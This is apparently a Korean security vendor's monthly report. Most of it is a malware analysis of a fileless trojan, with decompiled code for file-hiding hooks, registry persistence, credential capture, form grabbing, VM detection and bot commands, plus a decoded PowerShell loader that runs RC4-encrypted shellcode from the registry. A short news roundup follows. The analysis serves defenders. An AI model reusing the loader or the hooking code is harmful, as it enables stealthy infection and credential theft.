
디렉터리: C:\Users\Administrator

Mode                LastWriteTime     Length Name
----                -----        --  -
d---- 2015-03-20  오전 11:48      .jssc
d---- 2014-09-15  오후 3:40       .swt
d-r-- 2015-03-12  오전 8:57       Contacts
d-r-- 2015-07-02  오전 9:45       Desktop
d-r-- 2015-06-15  오후 2:05       Documents
d-r-- 2015-07-02  오전 9:38       Downloads
d-r-- 2015-06-16  오후 2:31       Favorites
d----- 2014-06-18  오후 5:47       Intel
d-r-- 2015-04-24  오후 5:04       Links
d-r-- 2015-03-12  오전 8:57       Music
d-r-- 2015-04-13  오후 12:59       Pictures
d-r-- 2015-03-12  오전 8:57       Saved Games
d-r-- 2015-03-12  오전 8:57       Searches
d-r-- 2015-03-12  오전 8:57       Videos
-a--- 2014-10-23  오후 4:29      35 .gitconfig
-a--- 2014-09-16  오후 3:36      171154 haxm_install_log.txt

PS C:\Users>
```

자동화 작업에 강한 면모를 보이는 리눅스와 달리 윈도우는 예전의 DOS Batch Command 말고는 자동화 작업을 수행할 수 있는 요소가 없었다. 더군다나 DOS Batch Command는 GUI 환경과 연동되지 못했기 때문에 상대적으로 효율성이 떨어졌다. 그래서 MS가 .NET기반으로 새롭게 개발한 것이 PowerShell이며 윈도우7부터 기본 탑재되기 시작하였다. Powershell을 이용하면 command-line 기반의 환경에서 시스템 및 서비스상태 등을 모니터링 할 수 있고 파일 입출력 및 레지스트리 수정 등 기타 원하는 작업을 수행할 수도 있다. 현재는 윈도우XP ~ 윈도우8.1까지 모두 사용 가능하며, 윈도우XP와 윈도우비스타는 MS홈페이지로부터 Powershell을 내려받아서 설치하면 사용이 가능하다.

PowerShell이 설치되어 있지 않은 경우 윈도우 시작 메뉴의 시작프로그램 위치에 자기 자신을 복사하고 explorer.exe 및 인젝션 가능한 모든 사용자 프로세스에 코드를 인젝션한다. 그리고 ntdll의 NtQueryDirectoryFile을 후킹하여 시작프로그램 위치에 복사해둔 파일을 숨긴다.



[그림 4] 시작프로그램에 인스톨러(2016994818.exe)를 복사해둔 모습

NtQueryDirectoryFile 후킹 핸들러는 아래의 Query Information들에 대해서 STATUS_NO_SUCH_FILE 리턴을 수행하기 때문에, 사용자가 탐색기를 이용해서 시작프로그램으로 접근한다고 해도 보이지 않게 된다.


Part2.6월의 악성코드 이슈

```
*(ExceptionInfo + 196) += 48;
if ( FileInformationClass == 3           // FileBothDirectoryInformation
|| FileInformationClass == 2           // FileFullDirectoryInformation
|| FileInformationClass == 1           // FileDirectoryInformation
|| FileInformationClass == 12          // FileNamesInformation
|| FileInformationClass == 37          // FileIdBothDirectoryInformation
|| FileInformationClass == 38 )         // FileIdFullDirectoryInformation
{
    if ( !NtStatus )
    {
        NtStatus = FileInformation;
        if ( FileInformation )
        {
            u19 = 0;
            u20 = 0;
```

[그림 5] File, Directory query information 필터링

```
hProc = GetCurrentProcessParam();
(*(&t->ZwWriteVirtualMemory + 1))(hProc, &hMem, FileName, szFileName, 0);
if ( (*(&t->StrStrW + 1))(&hMem, &hFileName) == &hMem )
{
    if ( !u18 )
    {
        NtStatus = ExceptionInfo;
        *(ExceptionInfo + 176) = STATUS_NO_SUCH_FILE;
        return NtStatus;
    }
```

[그림 6] 파일이 없다는 결과(STATUS_NO_SUCH_FILE)를 강제로 리턴하는 모습



[그림 7] 아무것도 보이지 않는 시작프로그램

결국 시스템에 PowerShell이 설치되어 있지 않다면 악성코드는 자기 자신을 시작프로그램에 복사하고 코드 인젝션을 통해서 이를 숨기는 행위만 할 뿐, 기타 다른 악성행위는 수행하지 않는다.


즉, 매번 윈도우가 시작될 때마다 PowerShell의 설치유무를 확인하는 것이라고 할 수 있다.

레지스트리 등록

시스템에 PowerShell이 설치되어 있을 경우, 인스톨러는 레지스트리에 악성코드 데이터 삽입을 시도한다. 일반적인 악성코드들은 파일을 드랍하는 경우가 많지만, 이 악성코드는 레지스트리에 바이너리 데이터를 삽입하고 이를 읽어들이는 방법을 사용한다.

```
hKey = [HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}]
SubKey = "Rc4Encoded32"
Reserved = 0
Type = REG_BINARY
Data = 001E0000 -> 8?
-DataSize = 49910.
```

[그림 8] RC4로 인코딩된 악성코드 데이터를 삽입하는 모습



[그림 9] 레지스트리에 삽입된 악성코드 데이터들

Part2.6월의 악성코드 이슈

삽입된 내용들을 간단히 정리하면 아래와 같다.

레지스트리 경로	이름	종류
HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}	Rc4Encoded32	REG_BINARY
	Rc4Encoded64	REG_BINARY
	JavaScript	REG_SZ
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Windows Host Process (RunDll)	REG_SZ

레지스트리에 악성코드 데이터들을 삽입한 후에는 해당 레지스트리 값들을 실시간으로 모니터링을 하는 쓰레드를 구동시킨다.

```
ThreadRegistry = GetCodeAddress(0x404810u);
st->hThread2 = (*(st->CreateThread + 1))(0, 0, ThreadRegistry, st, 0, 0); // CreateThread
if ( **&st->padding1[16] )
{
    ThreadSetRegistry = GetCodeAddress(0x404BB0u);
    st->hThread3 = (*(st->CreateThread + 1))(0, 0, ThreadSetRegistry, st, 0, 0); // CreateThread
}
```

[그림 10] 레지스트리 데이터를 모니터링 하는 쓰레드를 실행시키는 부분

모니터링 쓰레드 함수를 살펴보면 do while문으로 계속 돌면서 레지스트리 데이터가 변경 또는 삭제 되었는지 살펴보고 만약에 그러한 상황에 해당될 경우 지속적으로 Set Value를 수행하는 것을 알 수 있다.

```
int __userpurge ThreadSetRegistry<eax>(BOOL a1<ebx>, BOOL a2<esi>, StackTable *st)
{
    HANDLE v3; // esi@1
    int v5; // [sp+8h] [bp-4h]@1

    v3 = CreateEventW_(st, a1, a2, v5);
    do
    {
        (*(st->ResetEvent + 1))(v3);
        if ( !(*(st->RegOpenKeyExA + 1))(0x80000001u, *st->padding1[16] + 1794, 0, 0xF003Fu, &v5) )
        {
            if ( !(*(st->RegNotifyChangeKeyValue + 1))(v5, 1, 15, v3, 1) )
            {
                if ( !(*(st->WaitForSingleObject + 1))(v3, 2000) )
                {
                    (*(st->ZwClose + 1))(v5);
                    if ( !(*(st->RegOpenKeyExA + 1))(0x80000001u, *st->padding1[16] + 1794, 0, 0xF003Fu, &v5) )
                        (*(st->RegSetValueExA + 1))(v5, *st->padding1[16] + 2168, 0, 1, *st->padding1[16] + 1928, 239);
                }
            }
            (*(st->ZwClose + 1))(v5);
        }
        while ( (*(st->WaitForSingleObject + 1))(st->hThread1, 100) );
        return (*(st->ZwClose + 1))(v3);
    }
```

[그림 11] 레지스트리 모니터링 쓰레드 함수

레지스트리의 삽입 후에 바로 레지스트리 값 변경 여부를 감시하는 쓰레드가 실행되기 때문에, 해당 레지스트리 값을 지우거나 변경하여도 레지스트리 값 변경 여부를 감시하는 쓰레드에 의하여 다시 복구 된다.

레지스트리에 생성된 Javascript는 핵심 부분은 base64로 인코딩 되어 있는데, 이를 디코딩 해보면, 아래와 같은 PowerShell 스크립트가 나타난다. 이 스크립트를 살펴보면, RC4로 암호화된 헬코드가 위치한 레지스트리 경로와 그것을 복호화하는데 사용되는 키 값인 Phase 문자열이 있는 것을 확인할 수 있다.

Part2.6월의 악성코드 이슈

```
# Read And Execute Rc4 Encrypted ShellCode From The Registry
# Set Registry Key
$registryKey = 'HKCU\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}';

# Set Key For Key Stream
[Byte[]]$key = [System.Text.Encoding]::ASCII.GetBytes("Phase");

# Import Native Functions
$functions = @'
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, Byte[] lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("kernel32.dll")]
public static extern bool VirtualProtect(Byte[] lpAddress, uint dwSize, uint fNewProtect, [Out] IntPtr lpOldProtect);
[DllImport("kernel32.dll")]
public static extern uint WaitForSingleObject(IntPtr hHandle, int dwMilliseconds);
'@
```

[그림 12] 디코딩된 PowerShell 스크립트 1

RC4 복호화 후, CreateThread를 이용하여 쓰레드 생성 및 쉘코드를 실행시킴으로써 악성행위를 시작한다.

```
# Check What Size We Should Allocate
$dwSize = $bShellCode.Length;

# Check Size Of ShellCode
if ($dwSize -gt 0x00000000){
    # Variable To Hold Old Protection Flags
    [int[]]$dwOldProt = 0x00000000;

    # Get Pointer To $dwOldProt
    $pdwOldProt = [System.Runtime.InteropServices.Marshal]::UnsafeAddrOfPinnedArrayElement($dwOldProt, 0);

    # Set Read/Write/Execute Flags On ShellCode
    if ($functions::VirtualProtect($bShellCode, $dwSize, 0x40, $pdwOldProt)){
        # Create A New Thread To Execute Our ShellCode
        $hThread = $functions::CreateThread(0, 0, $bShellCode, 0, 0, 0);

        # Wait For Our Thread
        $functions::WaitForSingleObject($hThread, -1);
    }
}
```

[그림 13] 디코딩된 PowerShell 스크립트 2

즉, 파일없이 악성코드가 실행되는 과정은 아래와 같다.

1. 윈도우가 시작될 때 레지스트리의 Run에 등록해둔 rundll32.exe가 실행되고, 앞서 레지스트리에 미리 등록해둔 자바스크립트를 읽어서 실행시킨다.
2. 레지스트리에 등록된 자바스크립트는 Base64로 인코딩 된 PowerShell 스크립트를 포함하고 있는데, 이 스크립트를 디코딩 후 PowerShell로 실행시킨다.
3. 실행되는 PowerShell 스크립트는 현재 실행중인 운영체제 환경을 체크하고, 환경에 맞게 RC4로 인코딩 되어져 있는 Rc4Encoded32 또는 Rc4Encoded64의 레지스트리 값을 읽어서 복호화 하고 실행을 시킨다.
4. 실행되는 코드는 쉘코드 형태로, 추가적으로 악의적인 행위를 수행한다.

-쉘코드 분석

코드 인젝션

쉘코드가 실행되면 쉘코드의 실행 주체가 PowerShell인지 확인한 후 Explorer.exe에 코드 인젝션을 시도한다. 코드 인젝션은 임의의 메모리 영역에 코드를 집어넣고 실행시키는 기술로, 악성코드가 은닉을 위해서 자주 사용하는 방법 중 하나이다.

```
v11 = ExtractFileName(&st->padding3_[117]); // 코드 실행이 파워쉘인지 확인
if ( (*(&st->StrStrIW + 1))(v11, v16) )// StrStrIW -> PowerShell
{
    **&st->padding1[16] = 1;
    v16 = st;
    v12 = GetExplorerPid(st);
    InjectionFunction(a2, v12, 0, v16);
    (*(st->ZwClose + 1))(st->semaphore1);
    result = (*(st->ZwClose + 1))(st->hThread1);
}
else
{
```

[그림 14] 코드 인젝션 루틴의 일부

Explorer.exe에 코드 인젝션이 성공하면, 추가적으로 인젝션이 가능한 프로세스들을 스캔하고 추가로 코드 인젝션을 수행한다. 또한 이후에 사용자가 실행하는 모든 유저 프로세스들에 대해서도 코드 인젝션을 수행한다.

API 후킹

악성코드는 프로세스에 따라서 선택적으로 ntdll!ZwResumeThread, ntdll!ZwReadVirtualMemory, ntdll!ZwQueryDirectoryFile, ws2_32!send, wininet!HttpSendRequestW, nspr!PR_Write 함수를 후킹한다.

```
v7 = GetProcAddress(0x405820u);
HookProcedure(st->ntdll, *(st->ZwResumeThread + 1), v7, st); // ZwResumeThread
if ( *(st->send + 1) )
{
    v8 = GetProcAddress(0x4053E0u);
    HookProcedure(v8, *(st->send + 1), v8, st); // send
}
if ( *st->padding2[7] >= 0x105u )
{
    v9 = GetProcAddress(0x405760u);
    HookProcedure(st->ntdll, *(st->ZwReadVirtualMemory + 1), v9, st); // ZwReadVirtualMemory
}
if ( !st->powershell_flag )
{
    v10 = GetProcAddress(0x404F10u);
    HookProcedure(st->ntdll, *(st->ZwQueryDirectoryFile + 1), v10, st); // ZwQueryDirectoryFile
}
```

[그림 15] API 후킹을 수행하는 루틴의 일부

Part2.6월의 악성코드 이슈

아래는 프로세스별로 후킹이 이루어지는 API들을 정리한 내용이다.

	Explorer.exe	Internet explorer	Chrome, Firefox	그외 유저 프로세스
ZwResumeThread	O	O	O	O
ZwReadVirtualMemory	O	X	X	X
ZwQueryDirectoryFile	시스템에 PowerShell이 없어서 악성코드가 설치되지 못했을 때 항상 후킹			
send	프로세스에서 ws2_32 모듈을 로드해서 사용중일 때 항상 후킹(Internet Explorer 제외)			
HttpSendRequestW	프로세스에서 wininet 모듈을 로드해서 사용중일 때 항상 후킹			
PR_Write	X	X	O	X

JMP코드를 집어넣는 일반적인 인라인 후킹방식을 사용하지 않고, 악성코드에서 자체적으로 예외 핸들러를 설치하고 예외가 발생하면 그것을 중간에 가로채는 방식을 사용한다

```

ret = 0;
if ( lpAddress )
{
    hProcess = GetCurrentProcessParam();
    if ( (*(&st->VirtualProtectEx + 1))(hProcess, lpAddress, 1, PAGE_EXECUTE_READWRITE, &lpfOldProtect) )
    {
        if ( !*&st->padding6[3] )
        {
            (*(&st->RtlInitializeCriticalSection + 1))(&st->padding6[79]);
            VectoredHandler = GetProcAddress(0x4058F00);
            *st->Exceptionhandler = (*(&st->RtlAddVectoredExceptionHandler + 1))(1, VectoredHandler); //// 예외 핸들러 설치 [ExceptionHandler]
        }
        ++*&st->padding6[3];
        *&st->padding6[12 * (*(&st->padding6[3] - 1) + 7)] = lpAddress;
        *&st->padding6[12 * (*(&st->padding6[3] - 1) + 15)] = a3;
        *&st->padding6[12 * (*(&st->padding6[3] - 1) + 11)] = WriteProcessMemoryFunc(lpAddress, st);
        *lpAddress = 0xF4u; // HLT Instruction
        v6 = lpfOldProtect;
        v7 = GetCurrentProcessParam();
        (*(&st->VirtualProtectEx + 1))(v7, lpAddress, 1, v6, &lpfOldProtect);
        ret = 1;
    }
}
return ret;

```

[그림 16] 예외 핸들러를 설치하는 루틴의 일부

예외가 발생하면 악성코드가 임의로 설치해둔 예외 핸들러에서 예외가 발생한 주소와 예외 타입을 확인한 뒤, 후킹해 둔 지점에서 예외가 발생했다고 판단되면 그에 맞는 적절한 함수(정보 유출 혹은 코드 인젝션 등)를 호출하게 된다.

```

v4 = 0;
st = GetStructAddress();
if ( ExceptionInfo->ExceptionRecord->ExceptionCode == STATUS_PRIVILEGED_INSTRUCTION )// 예외 타입 체크
{
    v4 = 0xFFFFFFFFu;
    v5 = 0xFFFFFFFFu;
    while ( 1 )
    {
        ++v5;
        if ( ExceptionInfo->ExceptionRecord->ExceptionAddress == *&st->padding6[12 * v5 + 7] )// 예외 주소 확인
            break;
        if ( *&st->padding6[3] - 1 <= v5 )
            return v4;
    }
    if ( ExceptionInfo->ContextRecord )
    {
        v2 = *&st->padding6[12 * v5 + 15];
        if ( v2 )
        {
            LOBYTE(v2) = v5;
            (*&st->padding6[12 * v5 + 15])(ExceptionInfo->ContextRecord, v2, st); //// 예외 처리 함수 호출
        }
    }
}
return v4;

```

[그림 17] 악성코드가 사용하는 예외 핸들러의 일부

Part2.6월의 악성코드 이슈

자가 확산 (원격 코드 인젝션)

사용자가 새롭게 실행하는 프로세스들에 대해서도 코드 인젝션을 수행하게 된다. 윈도우는 일반적으로 explorer.exe라는 거대한 쉘 환경에서 사용자가 프로그램을 실행하는 구조인데, 이때 생성되는 프로세스는 explorer.exe의 자식프로세스로 생성된다. 악성코드는 ZwResumeThread 함수를 후킹하여 Resume 되는 쓰레드들을 모두 감시하고 코드 인젝션을 수행한다.

```
pid = 0;
if ( ExceptionInfo )
{
    hThread = *((*(ExceptionInfo + 196) + 4);
    if ( *(&st->GetProcessIdOfThread + 1) )
    {
        pid = (*(&st->GetProcessIdOfThread + 1))(*(*(ExceptionInfo + 196) + 4));
    }
    else
    {
        MemsetFunc(&ThreadInformation, 28);
        if ( !(*(&st->ZwQueryInformationThread + 1))(hThread, 0, &ThreadInformation, 28, 0) )
            pid = 07;
    }
    if ( pid && *&st->current_pid != pid && *&st->padding6[115] != pid )
    {
        *&st->padding6[115] = pid;
        InjectionFunction(pid, pid, hThread, st);
    }
}
result = *&st->padding6[12 * a2 + 11];
*(ExceptionInfo + 184) = result;
return result;
}
```

[그림 18] ZwResumeThread 후킹 핸들러

패킷 데이터 감시 및 사용자 계정정보 탈취

프로세스에서 ws2_32모듈을 불러와서 사용하는 정황이 발견되면 send 함수를 후킹하여 전송되는 패킷속에 USER, PASS라는 단어가 있는지 확인하고 해당 내용들을 모두 캡처하여 원격으로 전송하는 기능이 포함되어 있다. 이는 사용자 계정과 암호를 탈취하기 위한 목적으로 추정된다.

0006408C	50	PUSH EAX		ASCII "USER "
0006408D	FFB5 F0FEFFFF	PUSH DWORD PTR SS:[EBP-110]		
00064093	E8 98C9FFFF	CALL 00060A30		
00064098	84C0	TEST AL, AL		
0006409A	74 07	JE SHORT 000640A3		
0006409C	C685 E8FEFFFF	MOV BYTE PTR SS:[EBP-118], 1		
000640A3	6A 05	PUSH 5		
000640A5	8B85 E4FEFFFF	MOV EAX, DWORD PTR SS:[EBP-11C]		
000640AE	8D82 F3080000	LEA EAX, [EDX+8F3]		
000640B4	50	PUSH EAX		ASCII "PASS "
000640B5	FFB5 F0FEFFFF	PUSH DWORD PTR SS:[EBP-110]		
000640BB	E8 70C9FFFF	CALL 00060A30		
000640C0	84C0	TEST AL, AL		
000640C2	74 02	JE SHORT 000640C6		
000640C4	B3 01	MOV BL, 1		

[그림 19] send 후킹 핸들러에서 USER, PASS단어를 검출하는 모습

가상머신 탐지

악성코드가 가상머신 환경에서 실행 중인지, 또는 디버거에 의해서 디버깅 중인지 확인하는 루틴도 존재한다. 다만 환경에 따라 달리 작동하지는 않으며, 단순히 확인 후 이를 원격 서버로 전송하는 기능을 가지고 있다.

Part2.6월의 악성코드 이슈

```
v5 = Check_UH_DebugPort(a1);           // MagicPort VMXh
v4 = 1;
v1 = Check_UH_cpuid(a1);              // Xen, VMWare, Hyper-V
if ( !v1 )
{
    v4 = 2;
    v1 = Check_UH_Driver(a1);          // VBox, vmhgfs, vmxnet, vmmouse
    if ( !v1 )
    {
        v4 = 3;
        v1 = Check_UH_Registry(a1);      // qemu, vmware
        if ( !v1 )
        {
            v4 = 4;
            v1 = loc_DE8CB0(a1);
        }
    }
}
```

[그림 20] 가상 머신 및 디버깅 여부 탐지 루틴의 일부


브라우저 Form Grabber

인터넷 브라우저를 이용해서 인터넷 서핑을 하면서 Form에 입력하는 데이터를 모두 가로채서 원격으로 전송하는 기능을 가지고 있다. Form이라 함은 아래 그림과 같다.



[그림 21] 인터넷 중 자주 접하는 Form의 형태(검색창 등 사용자 입력창)

악성코드는 Form에 입력하는 데이터를 가로채기 위해 HttpSendRequestW 또는 PR_Write를 후킹한 뒤, Form데이터라고 판단되면 이를 가로챈다. 원격 서버로 전송하기 전에 가로챈 데이터를 아래 그림과 같이 레지스트리에 Communicate라는 이름으로 임시 저장해둔다.



[그림 22] 가로챈 Form 데이터가 레지스트리에 저장되어 있는 모습

가로챈 데이터가 저장되는 레지스트리 경로는 아래와 같다.

레지스트리 경로	이름	종류
HKEY_CURRENT_USER\Software\Microsoft\Active Setup\Installed Components\{72507C54-3577-4830-815B-310007F6135A}	Communicate	REG_BINARY

Part2.6월의 악성코드 이슈

기타 봇 기능

위에서 나열한 기능들 외에도 기타 봇 기능들을 가지고 있으며, 그 목록은 아래와 같다.

1. 다운로드 후 실행
2. 설치 제거
3. 웹사이트 접속
4. 업데이트
5. DDoS
6. 리버스 쉘
7. VNC


원격으로부터 받은 데이터를 가지고 선택적으로 명령을 실행하는 코드가 존재하며, 전형적인 봇의 형태를 가지고 있다.

```
if ( szRecv >= 3 )
{
    cnt = -1;
    do
    {
        ++cnt;
        recv = (RecuMemory + cnt);
        if ( *(RecuMemory + cnt) == 0xFF )
        {
            if ( !recv->cmd )
                StrToIntAFunc(&recv->param, st);
            if ( recv->cmd == 1 )
                DownloadnLoadfile(&recv->param, 0, st);
            if ( recv->cmd == 2 )
            {
                (*(st->SetEvent + 1))(st->hThread1); // SetEvent
                return 0;
            }
            if ( recv->cmd == 3 )
                BotExecuteCommand(cnt, &recv->param, 0, st); // no window
            if ( recv->cmd == 4 )
                BotExecuteCommand(cnt, &recv->param, 1, st); // DebugEvent
            if ( recv->cmd == 5 )
            {
                DownloadnLoadFile(&recv->param, 1, st);
                (*(st->SetEvent + 1))(st->hThread1);
                return 0;
            }
            if ( recv->cmd == 6 )
                DDoSFunction1(&recv->param, 0, st);
        }
    }
```

[그림 23] 기타 봇 기능 실행 루틴의 일부

원격 제어 패널

공격자가 명령을 내리는 C&C 명령은 웹페이지를 통해서 진행되며 계정과 비번, 세션을 이용한 캡챠 코드를 입력하고 로그인하여 감염된 봇들을 일괄 제어한다.



[그림 24] 봇 관리 패널 로그인

Part2.6월의 악성코드 이슈

로그인을 하면 제일 첫 화면 대시보드에서 현재 감염된 사용자 컴퓨터에 활동 중인 봇들에 대한 정보를 확인할 수 있으며, 다양한 봇 명령 및 추가 기능들을 손쉽게 관리할 수 있다.

The screenshot shows a dashboard interface with a top navigation bar containing icons for Dashboard, Commands, Bots, Credentials, Socks 5, Browsers, Modules, Analyzer, Control, Wallets, Settings, Documentation, and Logout. Below the navigation bar are three main sections:

- WINDOWS STATS**: Lists operating systems with '+' and '▼' buttons:
 - Windows XP
 - Windows 2003
 - Windows Vista
 - Windows 7
 - Windows 8
- GENERAL STATS**: Lists software installations with '+' and '▼' buttons:
 - .Net 2.0 installed
 - Powershell installed
 - Registry resident installs
 - 32 bit installs
 - 64 bit installs
- ONLINE STATS (2 KNOCKS)**: Shows online status counts:

Online	Offline	Total
0		

Online Ratio: 0%

[그림 25] 봇 관리 대시보드

아래와 같이 웹의 VM Data항목을 따로 두고 공격자로 하여금 VM환경에서 실행되는 봇인지 여부를 파악하고 그에 따른 제어를 할 수 있도록 해두었다.

The screenshot shows a web-based interface for managing VM data. It includes the following sections:

- Delete All VM Data**: Contains a CAPTCHA input field with the value "27890" and a blue "Delete" button.
- Analyzers Detected**: A table with columns: GUID, Ip Address, VM, Method, Debugger, and Action. The table displays the message: "There is no VM data to be displayed".

[그림 26] 봇들이 VM환경에서 돌아가는지 여부를 알려주는 패널

4. 결론

Trojan.Fileless.Phase 악성코드는 일반적인 악성코드가 사용하는 방식인 파일 드랍 방식은 사용하지 않고 레지스트리에 기생하는 방식을 사용하고 있다. 때문에 파일 감사에 중점을 두는 안티바이러스 실시간 감시의 입장에서 본다면 파일 형태로는 존재하지 않기 때문에, 본 악성코드에 감염 후에 그 감염여부를 바로 탐지하는데 비교적 어려움이 있을 것으로 예상된다. 메모리에 올라가서 실행된 후에는, 정보 탈취의 기능 및 공격자로부터 원격 명령을 전달받아서 그에 맞는 행위를 수행하는 기능을 지니고 있다.

Part3. 보안 이슈 돋보기

6월의 보안이슈

6월의 취약점

6월의 보안 이슈

알약이 뽑은 TOP 이슈

- 금융사 IT업체에 정보처리 위탁 시 금감원 사전보고 없어진다

금융회사가 전문 IT업체 등에 정보처리를 맡기기 위해 금융감독원에 사전 보고하도록 했던 의무가 사라진다. 이에 앞으로 전산설비에 대한 승인의무는 폐지하고 정보처리 위탁에 대해서만 금감원에 보고하면 되며, 금융사가 정보처리를 위탁할 수 있는 대상제한도 없어진다.

- 사물인터넷 보안 사고 막자. 연구개발에 107억 원 투자

사물이 정보통신기술(ICT)과 융합되면서 사이버 공간 위협이 현실 위협으로 확대될 우려가 큰 만큼, 정부가 사물인터넷 확산에 따른 보안 문제에 선제 대응하기로 하였다. 이에 사물인터넷 보안기술 개발에 올해 107억 5000만 원을 투입하며, IoT 시큐리티 센터를 설립하고 보안성 검증 테스트베드도 구성할 예정이다.

- 메르스 악용 금융사기 문자에 속지 마세요

12일 금융감독원은 정부가 발송하는 메르스 대응 안내 메시지를 사칭한 휴대폰 금융사기에 대한 주의 당부와 함께 예방을 위해 각 금융회사에 사전 예방을 권고하는 한편 모니터링도 강화하였다.

- 정부, 보안업계, 가짜 메르스 악성코드 소동

지난 12일 ‘메르스 병원 및 환자리스트’ 중동호흡기증후군 관리지침’등 문서를 가장한 악성코드가 이메일로 뿌려져 주의를 당부했었는데, 이 북한 인터넷 주소로 접속해 메르스 관련 파일을 사칭한 악성코드가 교육용 자료로 드러났다. 가짜 메르스 악성코드로 정부와 업계가 엄청난 혼란을 겪으면서 처벌과 재발방지 목소리가 높다.

- 공유통해 받은 VM웨어, 악성 파일 숨어있어 주의 요구

국내 특정 토렌트 사이트를 통해 최신버전의 VM웨어 워크스테이션’ 프로그램으로 위장된 악성 파일이 유포되고 있는 정황이 발견되었다. 이 악성 코드는 실제 정상적인 설치 및 프로그램 사용이 가능하고 설치용 제품 등록번호까지 포함돼 있어, 일반 사용자들이 악성 파일 여부를 쉽사리 알아챌 수 없다는 것이 특징이다. 해당 프로그램은 특성상 일반 개인 사용자에 비해 기업의 특정분야에서 많이 활용되기 때문에, 불특정 기업환경을 노린 악성 코드 유포 행위로 추측된다.

- 전자정부 웹 인증서, 국제표준 수준으로 정비

행정자치부는 1일 전자정부 웹 사이트를 일제히 조사해 국민 불안을 야기하는 보안경고 문구를 삭제하고 전자정부 웹사이트에 적용된 인증서를 국제표준에 맞게 정비한다고 밝혔다. 또한 G-SSL 인증서를 국제표준에 맞게 재정비해 국제 공인기관으로부터 인증심사를 거칠 것이라고 하였다.

- 내년 상장사 기업 공시에 '정보보호' 항목 생긴다

앞으로 상장사들의 기업 경영 관련 공시 항목에 '정보보호 현황'이 추가될 전망이다. 여기에는 보안 투자와 인력현황, 정보보호 전문인증 여부 등의 내용이 포함될 예정이다. 또한 정보보호 제품과 서비스의 적정대가를 지급하는지를 여부를 확인하는 발주 모니터링 체계도 구축될 전망이다.

- 국내은행 국제 해킹의 타깃됐나. 유럽發 디도스 첫 공격

26일 대구은행 전산시스템에 유럽소재 해킹그룹 'DD4BC'로부터 디도스 공격을 받았다. 이에 은행 측이 대응에 나선 오전 10시55분까지 15분 동안 모든 인터넷뱅킹 서비스와 스마트뱅킹 서비스의 일부가 지연되는 등 고객들이 금융거래에 불편을 겪는 일이 발생하였다. 특히 이 그룹이 그간 해외 금융사를 상대로 꾸준히 공격을 시도를 한 적이 있어 국내 은행도 유럽 등 외국 해킹 그룹의 타깃이 된 것 아니냐는 우려를 낳고 있다.

6월의 취약점

Microsoft 6월 정기 보안 업데이트

- Microsoft 공용 컨트롤의 취약성으로 인한 원격 코드 실행 문제(3059317)

이 보안 업데이트는 Microsoft Windows의 취약성을 해결합니다. 사용자가 특수 제작된 링크나 특수 제작된 콘텐츠의 링크를 클릭한 다음 Internet Explorer에서 F12 개발자 도구를 호출하는 경우 이러한 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

